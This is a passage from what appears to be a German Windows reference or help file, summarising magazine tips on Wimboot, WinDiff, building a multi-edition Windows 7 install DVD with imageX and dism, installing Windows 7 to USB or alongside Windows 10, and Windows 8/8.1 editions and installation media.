Für Gebiete ohne DSL (auf dem Land oder in glasfaserverkabelten Gebieten, welche zu teure Hardware beim Endkunden erfordert) soll bald flächendeckend in der BRD "Broadband Wireless Access" BWA angeboten werden. Die Regionen sind eingeteilt und von der Bundesnetzagentur Lizenzen vergeben. Die Lizenznehmer setzten praktisch ausschließlich die Technik WIMAX dafür ein und müssen bis Ende 2011 25% der Gemeinden in der Lizenzregion versorgen. Bei üblichen Entfernungen zur Basisstation dürfte die Funk-Datenrate bei 10 MBit/s und die Nutzdatenrate bei 1 ... 6 MBit/s liegen. (c't Heft 5/2008, Seite 160ff)

WIMAX

\$ WIMAX

K WIMAX;Broadband Wireless Access BWA;BWA Broadband Wireless Access

##K Wimboot

Seit Vista wird bei der Installation von Windows im Wesentlichen nur noch ein Image auf die Festplatte kopiert. Bei Wimboot wird dieses Image auf die Festplatte kopiert, als Recovery genutzt. Soweit diese Dateien nur lesend benutzt werden wird auch keine Kopie im Systemverzeichnis angelegt, sondern nur ein Link auf die Datei im Image verwendet. c't Heft 17/2014, Seite 80ff gibt Details. Ob eine Datei so ein Link ist, lässt sich mit z.B. `fsutil wim queryfile c:\windows\notepad.exe` abfragen: Bei "nicht durch Wim-Dateien unterstützt" handelt es sich um eine wirklich Datei an dieser Stelle. Sysinternals Junction.exe hält solche Pointer noch für wirkliche Dateien an dieser Stelle.

Bei Microsofts Surface Pro mit seinem 64GByte-Laufwerk konnte so der freie Platz von 28 auf 41 GB erhöht werden. Bei einem Medion-Notebook waren mit Wimboot nur noch 22GByte belegt gegenüber 97MB bei der normalen Vorinstallation, als 75GB Ersparnis. Da das Wimboot-Image schreibgeschützte ist, ist kein zusätzliches Recovery notwendig. Möglich ist dies jedoch nur bei Win8.1, nicht bei Windows Server 2012 R2. Und nur dann, wenn das System auf einer SSD oder eMMC-Flash liegt, nicht bei einer herkömmlichen Festplatte. Und auch nur bei UEFI, nicht bei BIOS. Dadurch werden 32bit-Systeme für Wimboot ausgeschlossen mit der Ausnahme, wenn die CPU kein 64bit kann.

Da das Image unverändert bleibt, füllt sich die Festplatte bei jedem Update. Gegenüber dem Image einer Windows-Installation fehlen in dem Image einer Wimboot-Datei:

- Alternative Windows-Variante Pro, Enterprise, ...
- Optionale Komponenten wie Hyper-V, IIS-Webserver, Telnet-Client etc. Diese werden bei Bedarf wie ein Update nachgeladen.

Die "Recovery"-Partition, auf der das Wimboot-Image liegt, sollte aus Performancegründen **nicht** verschlüsselt sein. Dann besteht zwischen einer Wimboot-Installation und einer normalen Installation kein Performance-Unterschied. Bei einem Image-Backup muss die Recovery-Partition einbezogen werden, sonst ist es unvollständig. Wenn in der Datenträgerverwaltung beim Status der Systempartition "Wim-Start" auftaucht, dann handelt es sich um so ein System. Der Befehl `dism /get-wimbootentry /path:c:` liefert den Ort der Wim-Datei.

In c't Heft 17/2014, Seite 84 wird das etwas zeitaufwendige Einrichten beschrieben. Außer dem Ziel-PC wird noch ein Win8.1-Arbeits-PC benötigt.

Wimboot
\$ Wimboot
K Wimboot

#\$K WIN.COM (Win98)

Unter Win98 wird aus WIN.COM Scandisk aufgerufen. Einige Scandisk-Ersatz-Programme verändern WIN.COM, damit eines dieser Programme statt Microsofts Scandisk gestartet wird. Bei Bedarf kann WIN.COM von der Win98-CD rekonstruiert werden: WIN.CNF aus Win98_28.cab extrahieren und in WIN.COM umbenennen. (c't Heft 16/1999, Seite 164).

WIN_COM
\$ WIN.COM (Win98)
K WIN.COM;ScanDisk

#\$K Win98-Setup-Absturz

Bei Festplatten mit mehr als 1023 Zylindern, d.h. in der Regel bei > 8032.5 MByte, stürzt unter Umständen das Win98-Setup mit einer Meldung wie

Standard Mode: Invalid DPMI return from 037F:9FEB

ab. Dies tritt dann auf, wenn die Festplatte so partitioniert wurde, dass ein logisches Laufwerk in der erweiterten Partition an der 1024-Zylinder-Grenze beginnt. Bei Microsofts FDISK dann, wenn z.B. 4016MB große primäre Partition, eine erweiterte Partition > 4016 MB und dem logischen Laufwerk D: mit 4016MB darin plus eine weiteres logisches Laufwerk beliebiger Größe). Oder beim Programm "Partition Magic", wenn eine primäre Partition mit 8024.6 MB (=1023 Zylinder), gefolgt von mindestens logischen Laufwerken beliebiger Größe.

Abhilfe: Laufwerksgrößen abändern oder z.B. statt fdisk mit dem Programm "Partition Magic" die Festplatte partitionieren bzw umgekehrt. (Quelle: Zeitschrift c't, Heft 15/2000, Seite 185f)

Siehe auch [Partitionierung/1024-Zylinder-Problem](#).

Win98SetupAbsturz

\$ Win98-Setup-Absturz

K Win98-Setup-Absturz;Absturz Win98-Setup;Setup-Absturz Win98

#\$K WinBoot.SYS, vorherige DOS-Version

Beim Win95-Start mit F4 für die "alte DOS-Version" wird IO.SYS in WINBOOT.SYS umbenannt. Die folgenden Dateien der "alten Version" müssen vorhanden sein:

- AUTOEXEC.DOS
- CONFIG.DOS
- IO.DOS
- MSDOS.DOS
- COMMAND.DOS

Man kann auch Kopien der entsprechenden aktuelle DOS-Version mit einer anderen Konfiguration der Treiber hier zur Verfügung stellen und über F4 dann diese andere Konfiguration booten. Wenn die benötigten Dateien fehlen, wird "F4 für vorherige Version" im Startmenü nicht angeboten.

Falls beim normalen Start eine WINBOOT.SYS vorhanden ist, wird sie zur IO.SYS umkopiert und sollte unbedingt einen gültigen Inhalt haben.

WinBootSys
\$ WinBoot.SYS
K WinBoot.SYS;IO.SYS;F4 für alte DOS-Version;alte DOS-Version;vorherige DOS-Version;DOS booten;booten der alten DOS-Version

#\$K**WINDIFF.EXE**

WinDiff.exe ist ein von Microsoft mit Windows oft mitgeliefertes Tool zum Vergleichen von Text-Files, z.B. zwei verschiedenen Exports aus der Registry in je eine *.reg-Datei. Das Programm wird mit dem Betriebssystem aber normalerweise nicht mit Installiert und muss extra von der Windows-CD installiert werden:

Win98-CD: \tools\reskit\file\

Win-ME: Fehlanzeige! Nicht dabei!

Win2000: ?

XP-Home: \SUPPORT\TOOLS\SUPPORT.CAB, Installation über \SUPPORT\TOOLS\SUPPORT.msi
ebenso auf der SP1-CD zu WinXP Home/Professional

Siehe auch [Registry-Monitoring](#).

WinDiff.Exe

\$ WINDIFF.EXE

K WinDiff.exe;File-Vergleich;Vergleich von Files

#\$K**WinDiff.exe**

WINDIFF.EXE

WinDiff.exe ist ein von Microsoft mit Windows oft mitgeliefertes Tool zum Vergleichen von Text-Files, z.B. zwei verschiedenen Exports aus der Registry in je eine *.reg-Datei. Das Programm wird mit dem Betriebssystem aber normalerweise nicht mit Installiert und muss extra von der Windows-CD installiert werden:

Win98-CD: \tools\reskit\file\

Win-ME: Fehlanzeige! Nicht dabei!

Win2000: ?

XP-Home: \SUPPORT\TOOLS\SUPPORT.CAB, Installation über \SUPPORT\TOOLS\SUPPORT.msi
ebenso auf der SP1-CD zu WinXP Home/Professional

Folgende Dateien gehören dazu:

windiff.exe

Windiff.hlp

Gutils.dll

WinDiffExe

\$ WinDiff.exe

K WinDiff.exe;Datei-Vergleich (WinDiff.exe);Vergleich von Dateien (WinDiff.exe)

#K Windows 7

Intern läuft Windows 7 als Version 6.1.

Eine Beschreibung der Probleme und Vorgehensweisen bei der Entwicklung von so einem großen Projekt wie Windows 7 werden in der c't Heft 23/2009, Seite 80ff beschrieben.

Bei Win7-Ultimate kann die Sprache der Windows-Oberfläche frei nach Belieben gewechselt werden. Es braucht nur über Windows-Update das gewünschte Sprachpaket geladen werden. In PC-Welt Heft 11/2009, Seite 110 wird die Software "Vistalizator 2.30 Beta" für Windows Vista & 7 beschrieben, die auch die billigeren Windows-Varianten auf eine andere Sprache umstellen kann.

Eine Windows 7 Installations-DVD enthält praktisch alle Dateien aller Versionen von Starter bis Ultimate. Ausgenommen ist nur Enterprise, diese kommt als separate DVD daher. Und 32-bit und 64bit kommen normalerweise auch auf getrennten Medien. Wie man sich daraus eine einzige DVD erstellt, bei der man auch dies auch auswählen kann und auch noch einige Sprachen auswählen kann, ist in der c't Heft 10/2010, Seite 168ff beschrieben: Voraussetzung sind je eine 32bit- und eine 64bit-DVD (oder Image und ein Image-Drive) derselben Sprache, wenn man beide Versionen gemeinsam auf einer DVD haben will. Die Images findet man im Internet z.B. unter

<http://www.mydigitallife.info/2010/04/28/download-windows-7-iso-official-32-bit-and-64-bit-direct-download-links/{bmc earth16.bmp}>.

- Ein Arbeitsverzeichnis, z.B. D:\aio erstellen. Darin ein Verzeichnis dvd erstellen und den Inhalt einer Windows-7-DVD reinkopieren.
- Aus dem Ordner D:\aio\dvd\sources die Datei `ei.cfg` löschen. Dies reicht schon aus um aus einer 32-bit-DVD (z.B. Home-Premium) eine DVD zu bekommen, bei der alle 32-bit-Versionen von Starter bis Ultimate beim Setup ausgewählt werden können. Analog bei einer 64bit-DVD.
- Um aus einer 32-bit (oder 64-bit)-DVD eine mit beiden Varianten zu machen, benötigt man entweder das "OEM Preinstallation Kit" OPK, das z.B. bei einer Systembuilder-Lizenz mitgeliefert wird, oder das WAIK (Windows® Automated Installation Kit (AIK) für Windows® 7, ca. 1,6GByte), das man sich als ISO-Datei downloaden kann. Seit 28.10.2010 gibt es die Version 2.0. Entweder brennen oder in einem Emulator starten (`startcd.exe`). Die Ausführung der Installation ("OPK-Setup" bzw. "Windows AIK-Setup") erfordert Admin-Rechte.
- Über die Suche nach "bereit" findet man die "Eingabeaufforderung für Bereitstellungstools" (z.B. `cmd.exe /k "C:\Program Files\Windows AIK\Tools\PETools\pesetenv.cmd"`) und öffnet sie mit Admin-Rechten (ein Kommando-Fenster mit z.B. aktuellem Verzeichnis `C:\Program Files\Windows AIK\Tools\PETools`). Mit dem Kommandozeilentool `ImageX` aus dem OPK oder WAIK kann man jetzt mal nachschauen, was in der `Install.wim` jeweils drin ist: `imageX /info j:\sources\install.wim` bzw. `imageX /info d:\aio\dvd\sources\install.wim`. Die Ausgabe enthält nach einigen einleitenden Zeilen mit u.a. der Zahl der enthaltenen "Image Count" für jedes der Images (`<IMAGE INDEX="1">`, ...) einige Zeilen weiter unten im Abschnitt `<WINDOWS>` die "Edition", z.B. `<EDITIONID>HomeBasic</EDITIONID>` und unmittelbar nach dem `</WINDOWS>` dann den Namen, wie er bei der Installation angezeigt wird, z.B. `<NAME>HomeBasic</NAME>`, der eindeutig sein muss.
- Mit z.B. dem Kommando `imageX /export j:\sources\install.wim 1 d:\aio\dvd\sources\install.wim "Win 7 Starter 32bit"` werden die notwendigen Dateien vom Image 1 der zweiten DVD in unsere "All-in-one" unter dem angegebenen Namen mit dem nächsten freien Index hinzugefügt. Entsprechend mit den anderen gewünschten Images.
- Mit z.B. dem Kommando `imageX /info d:\aio\dvd\sources\install.wim 2 "Win 7 Home Premium 64bit"` kann das Image 2 umbenannt werden.

Aus einer typischerweise 2,7 GByte großen 64bit-wim-Datei und einer 2,1GByte großen 32bit-wim-Datei wird dabei eine typischerweise 3,7GByte große wim-Datei. Aus den Enterprise-DVDs können auch noch diese Versionen (32bit, 64bit) bei Bedarf hinzugefügt werden.

Bei Bedarf können weitere Sprachen hinzugefügt werden, z.B. zum bisherigen deutschen Image auch noch Englisch. Bei manchen Sprachpaketen (z.B. Türkisch) ist zu beachten, dass sie nur Teil-Lokalisiert sind und dann auch noch z.B. Englisch zusätzlich nötig ist (unter

<http://technet.microsoft.com/de-de/library/cc722435%28WS.10%29.aspx{bmc earth16.bmp}> nachschlagbar, die Vista-Auflistung gilt auch für Windows-7). Die Sprachpakete von 32bit und 64bit sind unterschiedlich! Wenn man weder eine Original-CD/DVD mit den Sprachpaketen hat noch einen illegalen Internet-Download verwenden möchte, dann braucht man zum Herunterladen der 32-bit-Sprachpakete eine 32bit-Ultimate-Installation (z.B. in einer virtuellen Maschine), welche die Sprache noch nicht enthalten darf. Entsprechend auch bei 64bit!

- Im entsprechenden Windows Ultimate 32bit (oder 64bit) das Windows-Update aus der Systemsteuerung Windows-Update öffnen und genau ein Sprachpaket auswählen zum Download. Wenn der Download beendet ist, dann öffnet sich der Dialog "Anzeigesprachen installieren oder deinstallieren". An dieser Stelle aus dem

Windows 7

\$ Windows7

K Windows 7;Win7

Verzeichnis %systemroot%\SoftwareDistribution\Download\Install von der Datei lp.cab eine Kopie erstellen, z.B. für das US-Amerikanische Paket in d:\aio\en-us\x86 bzw. d:\aio\en-us\x64.

Das Sprachpaket muss jetzt einzeln in jede gewünschte Windows-Variante (von Starter bis Ultimate) integriert werden. Dazu muss jedes einzelne Image aus der install.wim als virtueller Ordner geöffnet werden, z.B. im Ordner mnt. Die drei dism-Kommandos zusammen können für jede einzelne Windows-Variante gut eine halbe Stunde dauern, von Starter bis Ultimate bei 32- und 64bit also zusammen ca. 5 Stunden (bei einem PC mit Windows-Leistungs-Index von ca. 6.0 und 3GByte RAM).

- Falls noch kein passender, leerer Ordner existiert, anlegen! Z.B. d:\aio\mnt.
- Mittels `dism /mount-wim /wimfile:d:\aio\dvd\sources\install.wim /index:1 /mountdir:d:\aio\mnt` z.B. das erste Image aus der install.wim im Ordner mnt öffnen. Achtung: keine Leerzeichen vor dem Laufwerksbuchstaben oder der Index-Nummer einfügen!
- Jetzt kann mittels `dism /image:d:/aio/mnt /add-package /PackagePath:d:\aio\en-us\x86\lp.cab` das Sprachpaket hinzugefügt werden.
- Mittels `dism /unmount-wim /mountdir:d:\aio\mnt /commit` wird die Änderung zurückgeschrieben. Bei Bearbeitung eines 32bit-Images auf einem 64bit-Windows-7-System kommt es dabei zum Fehler 0xc1420117. Bis auf die richtige Freigabe des Ordners hat aber trotzdem alles geklappt. Als Workaround muss lediglich das Verzeichnis mnt gelöscht und bei Bedarf nochmal neu angelegt werden, sonst funktioniert das nächste /mount-wim mit diesem Verzeichnis nicht.

Da z.B. aus einem deutschsprachigen Setup auch nur ein deutschsprachiges Windows installiert werden kann, muss jetzt auch noch das Windows-7-Setup selbst auf die weiteren Sprachen erweitert werden. Das Setup läuft in einem Windows-PE, beide stecken zusammen in der boot.wim, wobei das Setup den Index 2 hat. Die Sprachpakete dazu finden sich auf der OPK- oder WAIK-DVD im Ordner \WinPE_LangPacks. Also ähnlich wie oben wieder:

- Mittels `dism /mount-wim /wimfile:d:\aio\dvd\sources\boot.wim /index:2 /mountdir:d:\aio\mnt` WinPE-Image im Ordner mnt öffnen. Unter 64bit-Windows scheitert dies, falls die Ausgangs-DVD ein 32bit-Windows war. Workaround: Die boot.wim z.B. nach d:\aio kopieren und den Pfad in den Kommandos daran anpassen.
- Jetzt die drei Teile des WinPE-Sprachpakets mit den drei Kommandos
`dism /image:d:/aio/mnt /add-package /PackagePath:j:\WinPE_LangPacks\x86\en-us\lp.cab`
`dism /image:d:/aio/mnt /add-package /PackagePath:j:\WinPE_LangPacks\x86\en-us\winpe-setup_en-us.cab`
`dism /image:d:/aio/mnt /add-package /PackagePath:j:\WinPE_LangPacks\x86\en-usen\winpe-setup-client_en-us.cab`
hinzufügen.
- Damit WinPE die Sprachen auch kennt, muss noch die Sprach-INI-Datei angepasst werden:
`dism /image:d:/aio/mnt /Gen-LangINI /distribution:d:\aio\mnt`
- Mittels `dism /unmount-wim /mountdir:d:\aio\mnt /commit` wird die Änderung zurückgeschrieben. Geg. kann mit /discard statt /commit auch die Bereitstellung aufgehoben werden, ohne Änderungen zu schreiben. Gegebenenfalls (bei 64bit) die boot.wim wieder zurückkopieren. Bei Verwendung der DVD zur Windows-Installation kommt dann zuerst ein Dialog mit z.B. "Eigne Sprache: Deutsch" und "My Language is Englisch". Unabhängig von der Auswahl hier fürs WinPE kann man dann später die Sprache für die Installation auswählen.

- Bevor jetzt eine ISO-Datei erstellt wird, mal die Größe von D:\aio\dvd anschauen. Wenn sie größer als 4,7GByte ist, dann ist noch eine ANSI-Textdatei Bootorder.txt, welche festlegt, was auf der ersten DVD (bzw DVD-Seite) drauf sein muss. Diese Datei lässt sich von <http://www.ct.de/1010168{bmc earth16.bmp}> laden und z.B. als d:\aio\bootorder.txt ablegen.

- Für <4,7GByte lautet das Kommando `oscdimg /b"d:\aio\dvd\boot\etfsboot.com" /h /lWin7aio /u2 /o d:\aio\dvd d:\aio\Win7aio.iso`. Andernfalls `oscdimg /b"d:\aio\dvd\boot\etfsboot.com" /h /lWin7aio /u2 /o d:\aio\dvd d:\aio\Win7aio.iso /yo"d:\aio\bootorder.txt"`. Die Schalter haben hier folgende Bedeutung: /b = Bootsector. /h sorgt dafür, dass auch "hidden" Verzeichnisse und Dateien mitgenommen werden. /l gibt den Namen der DVD an, wie er dann im Explorer angezeigt wird. /u2 legt als Dateisystemformat ausschließlich UDF fest. /o sorgt dafür, dass doppelte Dateien nur einmal auf der DVD laden. Dann kommen noch der Quell-Ordner und der Name der Ergebnis-Datei. Hinter /b und /l muss der Parameter-Wert ohne Leerzeichen oder Doppelpunkt folgen!

Jetzt kann die ISO-Datei in einer virtual Machine ausprobiert oder auf DVD gebrannt werden.

Wie man Windows 7 auf einer externen USB-Festplatte installiert und zum Laufen bekommt, ist in der c't Heft 13/2010, Seite 168ff beschrieben:

- Am besten ist es, wenn die Festplatte frisch partitioniert ist und nur eine einzige, primäre NTFS-formatierte Partition enthält.
- Während das Win7-System läuft, das nachher kopiert wird, den Laufwerksbuchstaben der USB-Platte ermitteln und merken. Das Windows selbst wird fast immer C: sein.
- Zum Kopieren der vorhandenen Windows-Installation auf die USB-Platte darf diese aktuell nicht ausgeführt werden. Wenn keine zweit-Installation vorhanden ist, dann von einer Windows-7-DVD oder einem

"Systemreparatur-Datenträger" booten. Danach den Laufwerksbuchstaben der lauffähigen Installation und des USB-Laufwerks ermitteln.

- In einer Eingabeaufforderung mit Adminrechten jetzt alles kopieren:
xcopy <src>: <dst>: /kreisch
wobei <src> und <dst> die Laufwerksbuchstaben sind und die Schalter /kreisch (oder z.B. /cehikrs) in der Hilfe zu xcopy nachgelesen werden können. Mittels /exclude: könnte eine Textdatei angegeben werden, die pagefile.sys und hiberfil.sys vom Kopieren ausschließt.

Jetzt muss noch der Registry-Hiev %windir%\system32\config\system. bearbeitet werden.

- m Key Select nachschauen, welchen Wert Current für das ControlSet hat. Dementsprechend zum ControlSetXXX\services gehen und hier jeweils unter usbccgq, usbehci, ushhub, usbohci, usbstor und usbuhci den Eintrag Start von 3 in 0 ändern und (ausgenommen usbstor) Group von "Base" auf "system reserved" ändern.
- Unter System\MountedDevices die Namen der beiden Einträge vom Windows-System (in der Regel \DosDevice\C:) und vom USB-Drive gemäß dem oben gemerkten Buchstaben tauschen.

Registry-Hiev ordentlich entladen, damit die Änderungen auch zurückgeschrieben werden.

Jetzt sollte das Booten von der USB-Platte gehen. Unter Umständen beschwert sich Windows über einen beschädigten Papierkorb: wie empfohlen leeren!

Unter HKLM\CurrentControlSet\services\ die oben geänderten Einträge Start und Group nochmal prüfen. Sollten sie zurückgestellt sein, nochmal setzen! Dies ist auch notwendig, wenn mit der Platte ein anderer PC mal gebootet wird.

Bei den Win7 Professional-Lizenzen räumt Microsoft ein Downgrade-Recht auf Vista-Business, XP-Prof oder XP-Tablet-PC-Edition ein. Win7-Ultimate darf man auf Vista-Ultimate, XP-Prof-64bit oder XP-Tablet-PC-Edition downgraden (PC-Welt Heft 1/2011, Seite 56). Dies gilt auch für Volumenlizenzen bzw. Enterprise-Versionen. Es gilt noch bis ein Jahr (OEM-Versionen zwei Jahre) nach dem Verkaufsstart der nächsten Version Win-8.

Gemäß c't Heft 8/2011, Seite 177 lässt sich das SP1 zu Win 7 nur dann ohne den Fehler 0x800f0a12 einspielen, wenn die Partition mit dem BCD-Store (normalerweise eine 100MByte kleine Partition) die aktive Partition ist. Auf einem System, auf dem auch ein Linux mit drauf ist, muss also vorübergehend die aktive Partition geändert werden.

Wie man ein Windows 7-64-bit zusätzlich **neben** einem existierenden Windows 10 auf einer GPT-Festplatte installiert, ist in der c't Heft 5/2017, Seite 146ff beschrieben (ohne Erfolgsgarantie):

- Secure-Boot abschalten. U.U. ist UEFI ohne Secureboot im BIOS/UEFI-Setup nur nach dem Festlegen eines Passworts für das BIOS/UEFI möglich.
- Falls das Mainboard nur xHCI-USB-Controller enthält funktioniert u.U. auch die Tastatur unter Win7 nicht. Manchmal gibt es eine BIOS/UEFI-Einstellung "Windows-7-Installation" oder ähnlich, die hier aktiviert werden sollte.
- Über die Datenträger-Verwaltung einen freien Platz schaffen und diese Partition mit NTFS formatieren. Den Laufwerksbuchstaben brauchen wir später.
- Wenn das Win7-Installationsmedium (DVD oder USB-Stick) den Buchstaben d: hat, dann listet der Befehl
dism /get-wiminfo /wimfile:d:\sources\install.wim
in einer Eingabeaufforderungsfenster mit Adminrechten die auf der Medium vorhandenen Win7-Varianten auf. Hier brauchen wir die Index-Nummer der Variante, die wir installieren möchten, meist 1 ... 4.
- Hat die Zielpartition den Buchstaben e: und das Image die Indexnummer 4, dann verwenden wir den Befehl
dism /apply-image /imagefile:d:\sources\install.wim /index:4, /applydir:e:
um Windows 7 mehr oder weniger komplett in relativ kurzer Zeit zu installieren.
- Jetzt müssen wir diese Windows-Installation nur noch dem Windows-10-Bootmanager hinzufügen:
bcdboot e:\windows /l de-de
- Bei einem Re-Boot sollte jetzt Windows 7 booten, erkennen, dass es ganz frisch ist, und die von einer normalen Installation bekannten Fragen nach Produktschlüssel, Account-Namen, WLAN-Schlüssel etc. fragen. Das jetzt fällige einspielen der Update-Patches kann mehrere Stunden dauern.
- Wählt man bei einem Re-Boot wieder Windows-10 aus, dann kann man hier msconfig mit Adminrechten starten und hier unter "Start" das Standard-Betriebssystem und das Timeout einstellen. Bei Bedarf den angezeigten Namen abändern geht nur über die Kommandozeile. Für das gerade laufende System mittels bcdedit /set description "neuer name"

Das Win10-Bootmenü erscheint bei aktiviertem "Schnellstart" beim normalen Hochfahren meist gar nicht. Damit man nicht nur bei einem explizit ausgelösten Neustart die Auswahl hat, ist noch in Win10 unter Systemsteuerung, Energieoptionen{bmc shortcut.bmp}, "Auswählen was beim Drücken des Netzschalters passieren soll". Hier ist u.U. zunächst "Einige Einstellungen sind momentan nicht verfügbar" anzuklicken und die UAC zu bestätigen, bevor "Schnellstart aktivieren (empfohlen)" deaktiviert werden kann.

Noch ein Hinweis: Der Win10-Bootmanager hat zwei unterschiedliche Gesichter: Standard-Modus mit Kacheln und blauen Hintergrund und den Legacy-Text-Modus mit weißer Schrift auf schwarzem Hintergrund. Nach der Win7-Installation ist der Legacy-Modus aktiv. In diesem Fall kann aber via
bcdedit /set {default} bootmenupolicy standard
auch der "Kachelmodus" wieder aktiviert werden.

Siehe auch Setup von Windows.

#\$K Windows 8/8.1

Bei Windows 8/8.1 gibt es folgende Versionen:

- Windows 8/8.1 RT: Für Computer mit ARM-Prozessor. Erlaubt ausschließlich Touch-Metro-Apps. Bei ARM-Prozessoren ist keine Installation von Desktop-Apps mehr möglich. Die mitgelieferten Office-Metro-Apps sind auf Touchbedienung optimiert. Für die bei Win8/8.1RT verwendeten ARM-Soc-Prozessoren gibt es (Stand Mitte 2012) keine Linux-Version, die auf UEFI bootet. Und MS verlangt hier SecureBoot, d.h. auf so einem Tablet lässt sich kein anderes OS installieren. Win8/8.1-RT-Tablets sind darauf ausgelegt, immer online zu sein! Und nie ganz ausgeschaltet zu werden, sondern nur im "Connected Standby", wo Apps trotz ausgeschaltet regelmäßig eMails und Facebook-Status abrufen.
- Windows 8/8.1 Entspricht der "Home"-Version, ohne Bitlocker/EFS, ohne booten von VHD, ohne Zugriff darauf mit Remote-Desktop, kann nicht Domänen-Mitglied werden und hat keine Gruppenrichtlinien. Für x86 und x64-Prozessoren. Mitte 2012 war ein Atom-x86-SoC-Prozessor in Entwicklung, der auch den "Connected Standby" mit extrem niedriger Leistungsaufnahme unterstützt, wenn passender LowPower-Hauptspeicher (LPDDR2 oder LPDDR3) verwendet wird.
- Windows 8/8.1 Pro
- Windows 8/8.1 Enterprise soll anders als bei Win7 gegenüber Pro Zusatzfunktionen haben.

Das Windows Media Center muss in allen Fällen extra für ca. 10 US-\$ erworben werden.

Die Mindestvoraussetzung bzgl. der Hardware für Win 8 werden in der c't Heft 2/2012, Seite 106 erläutert.

- CPUs ohne NX (No Execute, bei AMD auch EVP = Enhanced Virus Protection genannt) sind ungeeignet. CPUs mit NX haben auch immer SSE2 = Streaming SIMD Extension, welches mit dem Pentium 4 Einzug hielt. Zwei-Kern-Prozessoren und 64bit-Prozessoren haben immer NX und SSE2. Der alte Pentium-M ist also ungeeignet.
- Die Graphik von Intel-Mobil-Chipsätzen, die vor 2006 erschienen sind (z.B. 855GME und 915GM) sind ungeeignet. Der 945GM ist geeignet. Bei Desktop-PCs mit PCIe-x1- (=PEG-) Slot hilft eine 25€-Graphikkarte. AGP-Graphikkarten sind ungeeignet bzw zu teuer zum Nachrüsten.
- Für 32bit-Win8 werden mindestens 1GByte RAM, für 64bit mindestens 2GByte benötigt. Alter SDR- oder DDR-Speicher ist zum Nachrüsten zu teuer, DDR2 ist ok. Allerdings gibt's beim Nachrüsten Beschränkungen. Je nach CPU sind eventuell max. 4 oder 2 GByte je Riegel möglich.
- Treiber für AGP-Graphikkarten, manche PCI-Graphikkarten, manche Onboard-Graphik TV-Karten, USB-Webcams, Drucker, Drucker, Lizenz-Dongels und Spezialkarten (z.B. Messtechnik) fehlen öfter mal. Wenn man Glück hat, dann funktionieren die Basisfunktionen des Geräts auch mit den generischen Treibern aus Windows, z.B. ATI Radeon vor HD5000.
 - Achtung: Für die Netbooks mit Intel Atom N2000 und GMA3600, die ab Anfang 2012 verkauft werden, liefert Intel keinen Win8-Treiber!!!
 - Treiber für die Bildschirm-Helligkeit von Notebooks (und die anderen über die Fn-Taste gesteuerten Funktionen) können ein gravierendes Problem sein!
- Für Metro-Apps sollte das Display HD-Ready sein, d.h. mindestens eine Auflösung von 1366*768 haben. Netbooks mit ihren 1024*600 Pixeln fallen hier raus.

Gemäß c't Heft 14/2012, Seite 92 gibt es folgende Microsoft-Vorgaben fürs Windows-Logo, d.h. für vorkonfigurierte Systeme:

- UEFI-Selbsttest <= 2 Sekunden
- Festplatten-Datentransferrate mindestens 60 Mbyte/s
- Für GPU und Graphiktreiber gibt es einige max. Zeiten (in Millisekunden) zum Zeichnen von gewissen Elementen.
- Für x64 (mitAusnahme einiger Tablets) der UEFI-Modus mit SecureBoot. Außer bei Tablets mit "Connected Standby" darf dies abschaltbar sein, um auch andere Betriebssysteme installieren und booten zu können.

Selbstinstallation ist aber auch auf Systemen, die dies nicht erfüllen (z.B. BIOS) noch möglich.

Downgrade-Recht

Gemäß c't Heft 2/2012, Seite 131 (http://www.ct.de/1302130{bmc_earth16.bmp}) mit FAQ) erwirbt man mit Windows 8 Pro ein Downgrade-Recht. Man darf alternativ (aber nicht gleichzeitig) Win 7 Pro oder Vista Business einsetzen. Einen dazu notwendigen passenden Produktkey bekommt man als Privatperson aber nicht. Falls man eine Lizenz mit Key hat, darf man diese damit aber auf dem Win8 als "Zweitgeräte" nutzen. Es kann beim Aktivieren aber Probleme geben, die einen Anruf bei Microsoft erfordern, um einen einmal gültigen Ersatz-Key zu erhalten.

Windows8

\$ Windows 8

K Windows 8/8.1;Win8/8.1

Hinweise aus c't Heft 24/2012, Seite 158ff:

- Defender wird bei der Installation eines anderen Virenschutzes automatisch deaktiviert. Bei der De-Installation eines anderen Virenschutzes (z.B. einer vorinstallierten Test-Version) jedoch **nicht** automatisch wieder aktiviert.
- Die Store/Kachel- und Touchversion des Internet-Explorers 10 unterstützt, abgesehen von dem integrierten Flash-Plug-In keine anderen Plugins. Damit ist diese Version sicherer als die Desktop-Version. (Beim IE 11 sind beide Versionen offenbar zusammengeführt. IE11 startet nur dann auf der Kachel-Oberfläche, wenn er das Standardprogramm für HTML ist.)

Gemäß PC-Welt Heft 1/2014, Seite 22 kommt man wie folgt an eine *.ISO-Datei mit Win8.1, wenn man einen Upgrade-Code von Win7 auf Win8 hat:

- Die Windows-Installations-Tools für Win 8 und Win 8.1 von <http://windows.microsoft.com/en-US/windows-8/upgrade-product-key-only>{bmc earth16.bmp} laden.

Für die nächsten Schritte muss man als Admin angemeldet sein, ausführen als Admin reicht nicht.

- Tool für Win8 (Windows8-Setup.exe) starten und den Upgrade-Code von Win7 auf Win8 eingeben. Sobald der Win8-ISO-Download startet, kann abgebrochen werden.
- Tool für Win8.1 (WindowsSetupBox.exe) starten. Jetzt kann eine ISO geladen werden oder ein USB-Stick erstellt werden.

Unter <http://technet.microsoft.com/en-us/library/ji612867.aspx>{bmc earth16.bmp} findet man von Microsoft sogenannte "Client Setup Keys", welche die Installation der verschiedenen Win8.1-Versionen erlaubt. Z.B.

Windows 8.1 Professional GCRJD-8NW9H-F2CDX-CCM8D-9D6T9

Windows 8.1 Professional N HMCNV-VVBFX-7HMBH-CTY9B-B4FXV

Windows 8 Professional NG4HW-VH26C-733KW-K6F98-J8CK4

Windows 8 Professional N XCVCF-2NXM9-723PB-MHCB7-2RYQQ

Unter <http://www.wintotal.de/windows-8-1-ohne-voheriges-windows-8-0-installieren/>{bmc earth16.bmp} gibt's diese:

Windows 8.1 Pro: XHQ8N-C3MCJ-RQXB6-WCHYG-C9WKB

Windows 8.1 (Core = Normal): 334NH-RXG76-64THK-C7CKG-D3VPT

Unter

http://www.deskmodder.de/wiki/index.php?title=Windows_8.1_als_Update_oder_Neuinstallation_installieren{bmc earth16.bmp} gibt's die Beschreibung, wie man sich Installationsmedien erstellt.

Und <http://www.windows-8-blue.de/windows-8.1/download-core.html>{bmc earth16.bmp} ebenso.

In c't Heft 25/2013, Seite 196f wird beschrieben, wie man von einer ISO-datei oder DVD zu einem

USB-Installationsstick kommt. Incl. der Möglichkeit, verschiedene Versionen auf einem einzigen Stick zu haben.

Gemäß PC-Welt Heft 3/2015, Seite 103 kann man seit kurzem Win8.1 auch ohne Eingabe eines Win8.1 Keys

